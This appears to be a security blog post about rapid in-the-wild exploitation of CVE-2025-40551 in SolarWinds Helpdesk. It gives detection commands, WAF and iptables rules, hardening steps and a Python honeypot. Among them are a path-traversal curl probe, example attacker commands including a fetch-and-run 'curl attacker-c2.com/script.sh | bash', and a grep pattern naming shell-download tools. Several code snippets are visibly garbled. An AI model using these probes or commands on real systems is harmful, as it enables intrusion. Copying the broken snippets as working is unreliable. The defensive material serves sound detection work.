
Listen to this Post
Introduction:

The window between a software vulnerability being disclosed and attackers actively exploiting it has collapsed to mere days. A recent observation from a global honeynet network confirms that CVE-2025-40551, a critical flaw in SolarWinds Helpdesk, was subjected to active exploitation less than 48 hours after its public disclosure. This rapid turnaround from proof-of-concept to “in-the-wild” targeting underscores a terrifying reality for security teams: patch management cycles measured in weeks are now obsolete. This article dissects the incident, provides technical indicators of compromise (IOCs), and offers a step-by-step guide to hardening your SolarWinds environment against this and similar zero-day threats.
Learning Objectives:
- Understand the attack lifecycle and why CVE-2025-40551 is being targeted immediately.
- Learn how to detect exploitation attempts using log analysis and network monitoring on Linux and Windows.
- Implement emergency mitigation patches and virtual patching techniques.
- Analyze attacker behavior post-exploitation using forensic commands.
- Apply cyber deception techniques to catch attackers before they breach production systems.
You Should Know:
- Anatomy of the Attack: From Disclosure to Compromise
The threat landscape has shifted. The observation confirms that attackers are no longer waiting for a proof-of-concept (PoC) to be published on GitHub; they are reverse-engineering patches as soon as they are released. CVE-2025-40551, a vulnerability likely allowing remote code execution (RCE) or authentication bypass in SolarWinds Helpdesk, was observed on a honeynet within two days.
Step‑by‑step guide explaining what this does and how to use it: Simulating the Initial Probe
To understand what your logs might look like during such an attack, you can simulate a generic probe against a test server. Never run this against production.
On a Linux analysis machine (using cURL):
 Simulate a malicious GET request attempting to exploit a path traversal or RCE pattern
curl -i -s -k -X $'GET' \
-H $'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)' \
-H $'Accept: text/html,application/xhtml+xml' \
"http://[Target-SolarWinds-IP]/helpdesk/WebModules/Controls/HelpDesk/?action=../../../../Windows/win.ini"
What to look for: A successful return of the `win.ini` file (on Windows targets) indicates a path traversal vulnerability that could precede RCE.
On a Windows Server (using PowerShell):
 Check for anomalous processes spawned by the SolarWinds Helpdesk service
Get-WmiObject Win32_Process | Where-Object { $_.ParentProcessId -eq (Get-Process -Name "SolarWinds.Helpdesk" -ErrorAction SilentlyContinue).Id } | Select-Object Name, CommandLine
Analysis: If you see cmd.exe, powershell.exe, or `wscript.exe` spawned by the Helpdesk process, it is a strong indicator of successful exploitation.
- Detecting the Exploitation on Your Network (IOC Hunting)
The attackers moved beyond “probing” to “targeted interactions.” This means they likely dropped web shells or executed commands to establish persistence. Here is how to hunt for those signs using native OS tools.
Step‑by‑step guide for Linux (if your SolarWinds server is on Linux – check your specific build):
 Check for recently modified files in web directories (potential webshells)
find /opt/solarwinds/helpdesk/webroot -type f -name ".jsp" -o -name ".asp" -o -name ".php" | xargs ls -la --full-time | grep "$(date +%Y-%m-%d)"

Check authentication logs for unusual access patterns
grep "Accepted" /var/log/auth.log | grep -i "solarwinds" | awk '{print $1,$2,$3,$9,$11}'
Step‑by‑step guide for Windows (Standard SolarWinds Environment):
 1. Check IIS Logs for the attack pattern
Get-Content "C:\inetpub\logs\LogFiles\W3SVC1\u_ex.log" | Select-String "helpdesk.../.../"

<ol>
<li>Look for new services or scheduled tasks created by the app pool identity
schtasks /query /fo LIST /v | findstr /i "SolarWinds"
wevtutil qe Security "/q:[System[Provider[@Name='Microsoft-Windows-Security-Auditing'] and Task=13312]]" /f:text /c:5
3. Emergency Virtual Patching and Mitigation
Since patching might require downtime, you must implement virtual patches at the network layer or via Web Application Firewall (WAF) rules to buy time.
Step‑by‑step guide: Implementing a WAF Rule (ModSecurity Example)
If you are using Apache with ModSecurity in front of SolarWinds, add this rule to block the specific path traversal pattern observed in the wild:
 ModSecurity Rule to block CVE-2025-40551 patterns
SecRule REQUEST_URI "@contains /helpdesk/WebModules/Controls/HelpDesk/" \
"chain,id:1000001,phase:1,t:lowercase,block,msg:'SolarWinds CVE-2025-40551 Exploitation Attempt'"
SecRule ARGS_NAMES|ARGS "@contains ../" \
"t:urlDecodeUni,t:normalizePathWin"
Step‑by‑step guide: Network Layer Block (Linux iptables)
If a WAF isn’t available, you can temporarily block the specific URI pattern at the host level:
 Block POST requests with path traversal to the helpdesk endpoint
sudo iptables -A INPUT -p tcp --dport 443 -m string --string "/helpdesk/WebModules/Controls/HelpDesk/" --algo bm -m recent --set
sudo iptables -A INPUT -p tcp --dport 443 -m string --string "../" --algo bm -m recent --rcheck --seconds 60 -j DROP
4. Attacker Post-Exploitation: What They Do Next
The “targeted interactions” suggest hands-on-keyboard activity. After gaining a foothold, attackers typically perform discovery commands to understand the environment.
Step‑by‑step guide: Simulating and Detecting Post-Exploitation Recon
What Attackers Run (Linux Target):
whoami && id
hostname
ifconfig
cat /etc/passwd
curl http://attacker-c2.com/script.sh | bash
How to Detect it (Linux Detection):
 Monitor process ancestry lineage (using auditd)
auditctl -w /usr/bin/curl -p x -k curl_usage
ausearch -k curl_usage --start recent

Check .bash_history for unusual commands
cat /home//.bash_history | grep -E "(wget|curl|chmod +x|/dev/tcp)"
What Attackers Run (Windows Target):
whoami
ipconfig /all
net group "Domain Admins" /dom
powershell -enc <base64_encoded_command>
How to Detect it (Windows Detection):
 Check for PowerShell script block logging (Event ID 4104)
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-PowerShell/Operational'; ID=4104} -MaxEvents 10 | Format-List Message

Check for Sysmon network connections (Event ID 3) from the SolarWinds process
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-Sysmon/Operational'; ID=3} | Where-Object { $_.Properties[bash].Value -like "SolarWinds" } | Select-Object TimeCreated, Message
5. Hardening SolarWinds Helpdesk Configuration
Proactive hardening can prevent initial access even if a vulnerability exists.
Step‑by‑step guide: Securing the Configuration
- Remove Default Credentials: Ensure any default installation accounts are disabled.
-- If you have database access (MySQL/MSSQL), query for default users
SELECT UserName, IsDisabled FROM Users WHERE IsSystemAccount = 1;
- Restrict API Access: If the Helpdesk uses APIs, ensure they are not exposed externally.
In `web.config` or equivalent configuration file, add IP restrictions:<security> <ipSecurity allowUnlisted="false"> <add ipAddress="192.168.1.0" subnetMask="255.255.255.0" allowed="true" /> </ipSecurity> </security>
- Enable Verbose Logging: Configure SolarWinds to log all authentication attempts and file access for forensic readiness.
6. Deploying Cyber Deception (Honeypots)
As highlighted by the original post, honeynets are crucial for early warning. You can deploy a low-interaction honeypot on your network to mimic a SolarWinds server.
Step‑by‑step guide: Setting up a Simple SolarWinds Honeypot using Python
Create a fake listener that logs all access attempts.
!/usr/bin/env python3
from http.server import BaseHTTPRequestHandler, HTTPServer
import datetime

class SolarWindsHoneypot(BaseHTTPRequestHandler):
def log_message(self, format, args):
timestamp = datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S")
with open("/var/log/honeypot.log", "a") as f:
f.write(f"{timestamp} - {self.client_address[bash]} - {args[bash] % args[1:]}\n")

def do_GET(self):
self.log_message("GET request: %s", self.path)
self.send_response(200)
self.end_headers()
self.wfile.write(b"SolarWinds Helpdesk Login")

if <strong>name</strong> == '<strong>main</strong>':
server = HTTPServer(('0.0.0.0', 8080), SolarWindsHoneypot)
server.serve_forever()
Run this on a separate VM. Any connection to port 8080 is malicious, as no real service runs there.
What Undercode Say:
- The Patch Window is Dead: The concept of a “30-day patch window” is a relic of the past. For internet-facing assets like helpdesks, you have hours, not days. Organizations must adopt automated patch management and prioritize emergency change requests for critical infrastructure. If you can’t patch, you must isolate.
- Visibility is the Only Shield: You cannot stop what you cannot see. The early detection in this case came from a honeynet, not internal SIEM alerts. Companies need to layer their defenses: combine EDR on endpoints, NDR on networks, and Deception Technology in the DMZ to catch the “targeted interactions” that signature-based tools miss.
- Assume Breach, Verify Compromise: Given the speed of exploitation, you must assume that any unpatched SolarWinds server is compromised. Immediate incident response triage, including memory analysis and log forensics, is required, not just a ticket to apply the patch next week.
Prediction:
We are entering an era of “Exploitation-at-Disclosure.” Attackers are automating the process of patch diffing—comparing the old and new versions of software to find the vulnerability fix, then building exploits for it before the patch is even widely deployed. In the next 12 months, expect to see the average exploitation time drop from 48 hours to under 12. This will force a fundamental shift in software distribution, where critical patches are pushed silently and automatically, akin to how cloud providers update their infrastructure, leaving no opportunity for manual intervention. The concept of the “IT Admin” manually clicking “Install” on a patch Tuesday will become a liability.
▶️ Related Video (72% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Xavier Bellekens – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


